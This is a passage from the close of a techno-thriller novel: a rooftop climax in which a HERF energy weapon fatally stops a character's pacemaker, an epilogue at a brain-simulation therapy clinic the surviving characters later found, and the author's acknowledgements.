"Sergey!"

Above, the chopper sprang sideways the instant it was free of its imbalanced load. The pilot fought furiously with the controls to execute an emergency landing.

Sergey hit the concrete with a dull thud.

Danny sprinted across the helipad and knelt beside him, waving his hands frantically over Sergey's crumpled form. Bones had surely broken in the fall, but Danny could see no bullet wounds, no head trauma, nothing that would explain Sergey's sudden collapse.

"Come on, man! Get up! What happened?"

Danny grabbed his face in both hands, feeling the bristly skin of his cheeks, and rotated his head to face him. Sergey's jaw was slack. Behind drooping lids, his eyes were misaligned and unfocused.

Across the helipad, the pilot managed to ground his crippled vehicle safely. Even as the chopper was still settling, the passenger door opened. Fine black shoes stepped out onto the concrete, matching the crisply-pressed pants of a three-piece suit.

As Danny drew his hands away from Sergey's face, the white outlines of his fingers lingered on the Russian's skin, like handprints in

cement. Living flesh, with flowing blood and full capillaries, would've quickly regained color. Sergey's didn't.

Danny grabbed a wrist and felt for a pulse. There was none. He tried to locate it on his neck, but to no avail. Sergey's heart wasn't beating.

"God, why!?" Danny shrieked. "For fuck's sake, why!?"

He pushed Sergey flat onto his back. His trembling hands hurriedly undid the clasps and zippers of Sergey's armor. Danny didn't know CPR. What he did know, however, was that the heart is just an electromechanical hydraulic pump. A machine. Surely it could be rebooted...

He pulled the armor away from Sergey's torso, leaving him in a sweat-drenched button-down shirt. Danny curled his hand into a fist and raised it above his head, preparing to give a sharp blow to the sternum.

It was then that he saw Sergey's wounds.

Beneath a dense mat of chest hair, the skin bore long, pale scars, running along the left pectoral. They were thick and raised and slightly striated, resembling earthworms. Thin white branches extended from each line, indicating stitching. The scars were clearly surgical.

And on the left side of his chest, below the shoulder, the flesh was raised in the outline of a smooth round disc, about two inches across, implanted beneath the skin.

A pacemaker.

Danny felt the blood rush from his face. He looked at his HERF gun. His stomach lurched.

"Oh dear God, no..."

He brought his fist down on Sergey's chest. "*No!*" he screamed, and raised his fist again. "No no *no!*" He pounded futilely on motionless ribs. Eventually, his fist slowed and his arm weakened, and he brought it to rest softly upon Sergey's lifeless body. His head followed, curling downward to rest his forehead upon Sergey's chest. "I'm sorry... I'm so, so sorry..."

From somewhere nearby, Danny heard laughter. It was dry and dark. It was laughter dripping with condescension and schadenfreude, a chortling cackle of evil victory.

Kneeling over Sergey's body, Danny looked up with red, moist eyes.

Before him stood Ivan Zheleznov, his mouth spread wide in a horrid grin. In his hand, his gun glinted in the helipad landing lights.

Danny, frozen, watched the laughing Russian kingpin raise the firearm and point it at him. Unblinking, he saw the barrel aim between his eyes.

A deafening bang resounded across the rooftop.

Ivan fell sideways.

As he dropped away, the first thing Danny saw, several yards behind him, was a small silver revolver with a short, squat barrel with an enormous opening.

It was held by Eugene Mukhayev.

The athletic man stood uneasily, halfway doubled over. His body quivered; his face was pale; his eyes darted uncontrollably. The revolver shook in his hand.

Ivan lay on the smooth concrete, bleeding from the leg. He turned to face Eugene, and fired off a few shots.

Eugene grunted as the bullets hit his armored body, but remained standing. He took aim.

Ivan tried to scramble to his feet, but succeeded only in a rapid half-crawl.

Eugene's revolver let out another boom, then another. Fire spat forth from the large black opening. But his hand was shaking too violently to aim at a moving target. The shots chipped away concrete near Ivan, but none managed to hit him. Out of bullets, Eugene charged forward.

Ivan limped away, trying to flee. His bleeding leg left a crimson trail across the helipad's surface.

Eugene slammed into him at full sprint, checking his shoulder into the small of the limping kingpin's back. He knocked him forward past

the edge of the helipad, toward the stone balustrade that ringed the top of the building.

As Ivan continued trying to crawl away, Eugene grabbed him by his three-piece suit and threw him against the concrete rail.

The two of them wrestled against the balusters. Eugene fought not only against the aging kingpin but also against his own body, which misinterpreted the commands of his mind into spastic, sloppy motions. His neurons misfired and short-circuited like frayed electrical wires, sending his muscles twitching and twisting against his will. His extensive martial skills failed him, as his malfunctioning brain proved incapable of translating his thoughts into coherent action.

Ivan, wounded and bleeding, pulled himself up on Eugene's armor. He lacked Eugene's strength and training, but the old kingpin was a twisty, writhing thing, and he resisted Eugene's attempts to grapple him. Still wielding the glinting gun, he tried repeatedly to put it to Eugene's head.

With Herculean exertion and mental focus, Eugene managed to overcome the waves of convulsions long enough to get an arm around Ivan's neck, trapping him in a headlock.

The aging kingpin writhed and bucked, but couldn't slip out of the hold. He pushed and kicked, trying to make Eugene stumble.

Eugene stabilized himself by pushing his back against the waist-high balustrade. With his arm around Ivan's neck, he grabbed his own elbow with his opposite hand and squeezed.

Ivan, weakening, lifted his handgun over his head and pressed the muzzle against Eugene's temple.

With Ivan's neck still in his arms and the stone balustrade behind him, knowing that a shot from Ivan's gun was imminent, Eugene leaned backward. Together, they tipped over the rim of the roof of the Medina Gallante.

Danny raced toward the point from where they'd fallen. He hurried past the helicopter, whose blades had slowed to a smooth, silent rotation; inside, the pilot sat low in his seat, trying desperately to call for help on his nonfunctional radio. Danny hopped down from the



helipad onto the asphalt rooftop and dashed to the balustrade nearby, streaked with blood.

A dozen stories beneath him, past rows of windows and the dark green thicket of the surrounding pine canopy, Ivan Zheleznov and Eugene Mukhayev lay motionless upon the stone tiles of a wide pavilion. A dark crimson pool spread outward. Their bodies, broken and lifeless, remained locked in battle.

A crowd began forming around them — hotel guests, staff, and a growing number of police. Danny ducked away when he noticed some of them looking upward.

Thumping noises in the distance made him look around. Above the wooded suburban skyline, multiple helicopters closed in on the Medina Gallante. In the waters of Lake Washington, patrol boats approached the hotel's wharf. From the ground, sirens and radio chatter were audible even on the rooftop.

He noticed the voices of his comrades in the Bluetooth. "Danny! Danny!" Mike hollered. "Can you hear us?"

"Yeah," Danny replied, calmly rounding the helipad perimeter to go retrieve his energy rifle.

"The place is swarming with cops!"

"Don't worry, Mike. I'll be fine. They're all talking on radios." He checked the lights on the HERF gun. It had enough charge left for several more shots.

WITH THE WATCHFUL EYES OF HIS TEAM and some well-timed HERF pulses, Danny managed to evade the police combing the Gallante. After a few close calls, he slipped out of the building unnoticed.

The battery in his cellphone gave out after he left the hotel. In silence and moonlit darkness, Danny cut through the evergreen-fringed backyards of Medina billionaires. He looked out for security cameras and motion-detecting floodlights, zapping them when necessary. After slow, tentative progress across private property, he felt he'd put a comfortable distance between himself and the hotel. He climbed over a retaining wall and arrived at a wide, well-lit road running through downtown Bellevue. There, he pulled off his overalls, leaving himself in a T-shirt and jeans. He stuffed his electrician disguise down a gutter grate.

Then he figured out which direction led toward the Kirkland Marina, slung his HERF gun back over his shoulder, and began walking.

And he walked.

And walked.

He had no idea how much time had passed. He wore no watch, and his dead cellphone wouldn't tell him the hour. The occasional car zoomed by, paying him no mind. He walked past gas stations, past strip

malls, past ghostly-quiet four-way intersections whose stoplight signals changed color for nobody.

Danny heard the hum of an engine slowing down behind him. He turned around.

Tina waved through the windows of Natalie's car. "Danny!" she cried as she pulled up beside him. "God, I've been looking everywhere. You're going the wrong way!"

Danny climbed into the passenger seat. "My cellphone's dead. I have no GPS."

IN THE CABIN OF JASON'S YACHT, Rosie and Moshen sat at the lacquered table. Moshen kept the girl distracted by flipping through Jason's illustrated *Dungeons & Dragons* rulebooks. On the screen behind them, the conference call had stayed active, keeping Mike and Natalie telepresent.

All eyes turned towards the cabin stairs as Danny, Tina, and Jason descended from the deck.

Rosie erupted in a joyous, expectant smile. Once the trio had descended, her smile lingered briefly, then sank into a perplexed frown.

"Where's my Dad?" she asked nervously.

Danny's face went pale.

"Wh— where's my Dad!?" she repeated with fierce insistence.

Silent seconds ground by. The child's face slowly melted into a grimace of agonized horror. "*Where's my Dad?!*" she screamed, knowing the answer.

Danny tried to say something, but only stammered. The young girl stifled tears with a wet gulp. She sprang up, pushed past Danny, and bolted up the steps. Danny watched her helplessly, his mouth agape.

Jason clasped a hand on Danny's shoulder and said, "I've raised children of my own," before briskly ascending the steep cabin stairway after her.

Danny's eyes, wide with heartbroken delirium, drifted to each of his comrades in turn. "You... You guys didn't tell her...?"

The cabin responded with silence. On the deck above, the child's hysterical sobs shattered the night.

"What's going to happen to her?" Danny asked, his stomach lurching.

An eon of silence passed. Tina finally broke it. "She has no other family. We asked her while we were waiting for you. She has nowhere to go."

"Sergey was adamant that she doesn't end up in foster care," said Danny, his head spinning. "You remember, right? In my bedroom? He said a girl her age would never..."

"I remember, Danny."

"Sergey told her to listen to me. That I'd protect her," Danny leaned heavily against the wood-paneled cabin wall. "He told me to take care of her. Those were his last words."

Tina gently began, "Danny, you didn't..."

He cut her off. "*Because of me*, those were his last words."

Natalie intervened via the screen. "Danny, listen to me. It's natural to feel guilty over something like this. Possibly even indebted. But you couldn't have known. What happened wasn't your fault. Feelings of remorse are unnecessary right now."

He listened to the child's cries on the moonlit deck above. "What *should* I be feeling right now, then?"

Natalie responded, "How about, proud of yourself for simply getting out alive?"

Danny emitted a hollow, humorless chuckle. "The things I choose to perceive as meriting pride are pretty arbitrary, don't you think?"

The sobbing outside began to soften. Jason's voice could be heard offering soothing, indistinct words.

Danny looked at Tina and locked eyes with her. "Remember what we talked about back in the Rite Aid, Tina?"

Tina nodded. "Of course I do, Danny. You talked about how you believed you had an unclaimed destiny of greatness. How you're

supposed to create something amazing that would shape the whole world. Something like that, yes?”

Danny smiled warmly. “Exactly. But... my own greatness isn’t really *about* me, is it? It never has been. That’s the whole point...”

Small, light footsteps descended behind him. Rosie had broken away from Jason above. With sobs still racking her small shoulders, she ran to Danny and buried her face against his shirt.

He instinctively reached out to hug her, and stroked her hair as her whimpers tapered to silence. “I *do* want to create something amazing,” he said as he wiped the child’s tears. “I *do* want to shape the world. Maybe this is how.”




# Epilogue

CLIENT 4.7.3 PLAYED before an adoring throng of pink-haired girls and slim-hipped guys. His electric guitar screamed in ecstasy beneath his motion-blurred fingers. The song finished, and he spread his arms to embrace the spotlight.

And felt sick to his stomach.

His life was a hedonistic montage of rock god glory — and he hated every second of it. Sex was cheap and joyless. Drugs numbed him but brought no pleasure. Mansions were only good for parties, and he could no longer stand the people he partied with.

He cancelled his tour, revved up his rusty old Ford F-150, and drove all the way back to his home town. Down the street from his high school, at a glitzy new shopping center, he found a small independent coffee shop. He booked a gig there under his original name, and played a few sombre tunes that he'd never gotten a chance to release because they didn't fit his "image". There were only six people in that audience, but he looked into each of their eyes as he sang. And when his set was over, he went out back for a cigarette, and sobbed with joy.






“We’re still detecting photostimulation-induced emetic potentiation.”

“I thought the nausea was part of the narrative this time.”


“Creative Control worked the defect into the storyboard with some very quick thinking. But it’s a bug, not a feature.”

“Alright. I’ll patch it in the next release build.”



Client 4.8.1 had vowed for years that someday she would just drop everything — her six-figure legal career, her Chelsea loft, her wine-guzzling girlfriends — and go open a small cupcake shop in Maine. It was just a joke, a mere idle fantasy, until the day she finally mustered her courage and did it. At first, she was terrified that she would hate it. But watching people buy her colorful puffballs — seeing their eyes light up when they took a bite and hearing that little squeal they made through a mouth full of soft deliciousness — gave her a genuine thrill every time. It was hard work; business was frequently uneasy and uncertain. Yet here she was, turning on her bakery lights at 5am on a frigid, orange-leaved autumn morning, ready to bake a breakfast selection of Halloween-themed pastries. And she couldn’t be happier.

If only the lights in her eyes didn’t make her queasy for some reason...



“I thought you said you fixed that.”

“I thought I did! Here, come take a look...”

Daniel sat before a translucent screen wide enough to wrap in a half-circle around his desk. His head was silhouetted in its light — the

smooth dome of his cranium, the loose strands around his temples, the fluffy silver fur around his chin.

The screen itself glowed with a maze of windows. Some held software development environments, with colorful cascades of indented text. Some showed rotating three-dimensional wire-mesh diagrams of organic structures. Some displayed rendered animations of mundane scenes — a small-town coffee shop, a bakery in Maine.

But the window he focused on now was a long, jagged graph of parallel sensor readouts.

“What do you think, T? I’m not doing that, am I?”

“You are.” Tina leaned her face beside his, studying the chart. She draped an arm over Daniel’s shoulder, and he reciprocated with a hand on the small of her back. The march of time had chiseled her contours into a firm visage of competence and confidence, smart and strong and feminine. She radiated a kind of mature beauty only expressed in those who’ve rightfully earned it. “The *area postrema* is extremely dopamine-sensitive. You’re trying too hard. Turn down the external stimulation. Let the cognitive systems do the work. Let them come to their conclusions on their own.”

He smiled. “Ah. Of course. That *is* the entire point.”

**A**LYSSA CRAWFORD FELT THE CUSHION beneath her back, the headset straps behind her ears. Her hands clutched at the armrests of her recliner, and she started to pull herself up.

“Shh. Not yet. Let your mind return to your body.” The woman’s soft voice was soothing yet authoritative, like a wise matriarch’s. “We’ll take off your goggles now, alright? On the count of ten, nine, eight...”

The pale glowing nothingness lifted away, and her eyes regained focus. Before her, she saw the warm, kind face of her clinician, Dr. Natalie Rosenbaum-Braun.

“Your name is Alyssa Crawford,” Dr. Rosenbaum-Braun assured gently. “You’re a thirty-one-year-old divorce attorney in New York City. Right now you’re in Seattle, in the Life Choices Projection Clinic...”

As the doctor spoke, Alyssa slowly grew aware of medical equipment surrounding her — glowing displays of jumpy lines, transparent plastic bags of fluid hanging from metal clips. Nurses and technicians scurried around her, making announcements such as, “Prefrontal suppressors fully drained,” or, “Melatonin and GABA levels both back to baseline.”

“You were in an induced REM-like state for just under two hours,” said the doctor as she removed tubes from the back of her hand.

Alyssa gasped. “It... It felt like *years*...”

“Tell me about your experience.”

Alyssa struggled for words as reality dawned. “I... I *knew* it was a simulation the whole time. But it didn’t matter, y’know? You ever have dreams like that? Where you know it’s a dream, but that doesn’t change how real it all seems at the time? I came up with such a great recipe for a spice-infused devil’s food brownie... I... I’m trying to remember it now, but...”

Dr. Rosenbaum-Braun doctor smiled kindly. “Let’s not fixate on that. You didn’t *really* live through several years in the last few hours, after all. We just alter the way your brain records memories, to make you *remember* it as though you did. You can’t actually learn new skills or produce creative works while you’re under. If you wanted to become, say, a piano virtuoso, we wouldn’t squeeze decades of practice into a two-hour augmented hypnotherapy session. But the *effects* of having those skills — the impact on you as a person, how they would affect your perception of yourself and the way you interact with the world — *that* part can teach us something. Let’s expore that. How is Maine Cupcake Alyssa different from who you are now?”

Alyssa caught herself laughing. “Doctor... Real-Life Me works with people literally going through the worst time of their lives. They’re hurt and bitter and vindictive. People hire me to stick it to their

soon-to-be exes, or justify their cheating. It... It gets so ugly. But *in there*, I made people *happy*. I could *see* them smile before my eyes. And... I had no idea something like that was missing from my life until now. Sure, I mean, it's just a cupcake... A fleeting moment of pleasure. But it's *real* pleasure. I don't know; maybe I'm doing more overall good in the world where I am now. But... maybe *I* don't have to be the one doing it. It's not like Manhattan has a shortage of divorce lawyers."

Dr. Rosenbaum-Braun coaxed her to lift her head, and removed a flexible cap of electrodes from her skull, carefully separating it from her hair. "Let's not be too hasty. You shouldn't make major decisions after *one* treatment. Eventually you might decide to practice a different kind of law. Or take on some volunteer work. Or you might change nothing — at least, not on the surface — but simply learn to see your current life in a different light." The doctor held her hand and helped her stand up. "You're certainly not alone. Many of our clients don't know what they want until they see it played out before them. Some *think* they know what they want, only to find that actually *having* it brings them no joy. Others realize that the thing they thought they needed was something they already had all along. That's why we're here."

"Doctor, I do have a question," Alyssa said, still unsteady on her feet. "Around the end there, while I was waking up... Why did all of my cupcakes grow arms and legs and start kung-fu fighting?"

“G OD DAMN IT, MOSHEN!” Daniel crashed through the double doors of the Realtime Creative Control Room.

Moshen, giggling hysterically, sat at a desk similar to Daniel's. His wraparound screen was covered in tree-like diagrams and artistic sketches — a sort of nonlinear comic strip, where each square had three or four different panels following it. Unlike Daniel's pristine console, Moshen's workstation was littered with soda and Cheetos; and while Daniel's monitor was translucent, the screen before Moshen's

face sported an animated background of knights and dragons. Moshen himself was neither small nor scrawny anymore, but he still laughed with the sly mirth of a prank-pulling adolescent.

“D’you think that was *funny*?” Daniel demanded.

Beside Moshen’s desk were two others. Mike sat at one, his thick scruff now graying. His screen was strewn with annotated pictures of people’s faces — some photographed, some rendered, and some simply cartoons. At the other sat Rosie, grown well into adulthood, holding a stylus in her hand and wearing polarized glasses to view her console — which was filled with 3D wireframe models of houses, furniture, trees, and shops. Above their desks, respectively, stood placards reading “PLOT”, “CHARACTER”, and “SETTING”.

All three were silently laughing. Their shoulders shook, their eyes twinkled at him.

Daniel’s stern face collapsed into a chuckle. “Alright, yes. That *was* pretty cute, guys.”

From across the room, past the desks of two dozen other supporting employees, Daniel heard a loud, “Ahem!” Jason sat at a small conference table behind a glass partition near the reception area. Seated across from him was a tall, thin, bespectacled man in a well-worn suit. His voice growing dry with age, Jason announced, “And here, Mr. Caldwell, is the CTO and co-founder of this organization.” As Daniel trod over and exchanged handshakes and pleasure-to-meet-yous with the visitor, Jason said, “Mr. Caldwell is a compliance officer at Morgan Stanley.”

“Ah, you must be here about our IPO!” Daniel replied.

“I am,” Caldwell said humorlessly as Daniel sat down across from him. “I need to make sure that all of your assets are properly accounted for before we can move forward with the underwriting. I’m hoping you can resolve a few anomalies about the origins of this facility.”

Daniel took a deep breath, leaned back slowly, and splayed his fingers toward the newcomer. “We have nothing to hide, Mr. Caldwell. T and I built this place from scratch. — Er, that’s Christina, I mean. My partner. In every sense.” He proudly rubbed his wedding ring. “She

should meet you, actually. She's doing post-session diagnostics right now, but I can call her once she's done."

"Perhaps," replied Caldwell, jotting notes. "Does she know about the illegal source of your seed capital?"

Daniel cocked his head. "I beg your pardon?"

"The Zheleznov fortune," said Caldwell, punctuating the statement by pushing his glasses higher up the bridge of his nose. "Let's speak frankly here. Both Sergey Mukhayev's and Ivan Zheleznov's accounts were compromised during the events of the Medina Gallante. Both men died that day. You were identified and investigated, but ultimately no prosecutor could find enough evidence to implicate you. Hard drives were found scrubbed, log files missing, phone records obfuscated. Several years later, you returned from relative obscurity, with millions of dollars to pour into this project here. The obvious conclusions are a bit unsavory."

Daniel looked directly into Caldwell's eyes. "That *is* the impression that you might be left with, if all your information comes from my interviews with *Time* and *Wired* and Gawker. And I imagine those media outlets edited me like that intentionally — controversy generates click revenue, after all. But let me clarify a few things. First, the police seized most of Sergey's money. The little that was left, we were going to spend on Leo's legal defense fund. But he insisted we use it for private school and college for Rosie. That's why Leo ended up taking the fall for all Mukhayev family operations, and why he's still in prison. Rosie still visits him regularly."

Caldwell scoffed. "That accounts for the molehill, but not the mountain. What about all the money from the Zheleznov consortium?"

Daniel exchanged a wry look with Jason. "We never actually hacked that account."

Caldwell peered over the top of his glasses.

"We were able to deduce its balance, yes," said Daniel. "But we never managed to crack into it. Ivan used an OTP keyfob — all transfers required two-factor authentication. Our promise to split the fortune among his men... It was a bluff. Even if we *had* gotten his

password, we never would've been able to move his money. We were never particularly good hackers."

Caldwell looked around the room. "So where *did* the support for all this come from?"

Daniel smiled. "From me, actually. But I was only able to do it thanks to this guy." He jerked his thumb at Jason, who blushed. "When the assets of Claymore Communications, my old company, finally went up for auction, he used his private funds to make winning bids on everything that I had personally developed during my years there. My patents, my code, my designs — all the intellectual property I'd produced while salaried for them. He bought it up. And then... he gave it all to me. Gifted it. He called it a bonus."

Jason added, "You were right from the very start, Dan. It was rightfully yours."

"I licensed my technologies to cellular providers," Daniel continued. "And *that* is where I got the revenue to build this place."

Caldwell made a few noncommittal grunts as he scribbled notes. Daniel couldn't tell if the banker was relieved or disappointed. "Technology licensing," he said without looking up. "I understand that's your post-IPO revenue strategy, yes?"

"That's right," said Daniel. "We want to release these capabilities for third-party development. Other people will build upon what we've created here in ways that we haven't yet imagined. Maybe they'll run virtual vacation companies that send people on secret-agent missions to Mars. Or perhaps they'll enter the dreams of billionaire heirs to convince them to dissolve their fathers' conglomerates. But, for me and T and the rest of us here, we figured we would use it for something a bit more therapeutic."

"Then I have the same question about your technologies as I do about your finances," Caldwell replied. "No other party can lay claim to your intellectual property? Contest your patents? Demand royalties?"

“Mr. Caldwell, I wouldn’t even be *able* to enjoy any of this if it was the spoils of theft. What my friends and I have created here, we’ve created ourselves.”

Caldwell checked his tablet screen. “So you would be able to speak about the process by which all of this was developed, I presume?”

Daniel laughed warmly. “Most people can’t get me to *stop* speaking about it! You see, our technology is all based on one simple premise: that it’s possible to work with the brain as neurochemical machinery. Thinking, feeling, wanting, dreaming — they’re all *physical* processes. When you understand how the components work, it becomes possible to analyze thoughts flowing through a human mind the same way you analyze instructions flowing through a computer’s CPU. When a neurobiologist talks about what motivates a person, how a person perceives the world, how a person makes decisions or chooses actions... When you speak about such matters armed with actual knowledge of how the brain operates, you’re not talking philosophy. You’re talking *engineering*. We each have the power to *reprogram ourselves*. This facility is simply a way to help people do that. A dev kit, if you will. The question is: What kind of apps will you write on the platform of your own brain? The answer to that is entirely up to you.”

**C**LIENTS 7.1.1, 7.1.2, AND 7.1.3 filled out the forms, strapped the caps and goggles over their heads, let the nurses attach tubes to their bodies, and settled into their recliners. They didn’t know exactly what awaited them, but the elevated heart rate readouts on their monitoring terminals conveyed their excitement. They were about to discover what it would be like to live out their heart’s desires. And, in the process, possibly even discover what those desires might be.



# Acknowledgements

There's simply no way for me to comprehensively thank all the amazing people, each brilliant and talented in their own right, who helped me create the work you just read. I have no doubt that there are people who deserve to be on this page whom I have missed. But I'll do what I can.

Christel Winkler initially suggested that I write a novel, assuring me that my knowledge was something that people might enjoy learning and that my voice was something they might enjoy hearing. This book exists because of that encouragement.

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This project has taken years to complete, and I'm overjoyed to finally put it into your hands. I suppose, then, that my ultimate tribute of gratitude should go to *you*, dear reader, for buying this book and permitting some of my mind to enter into yours.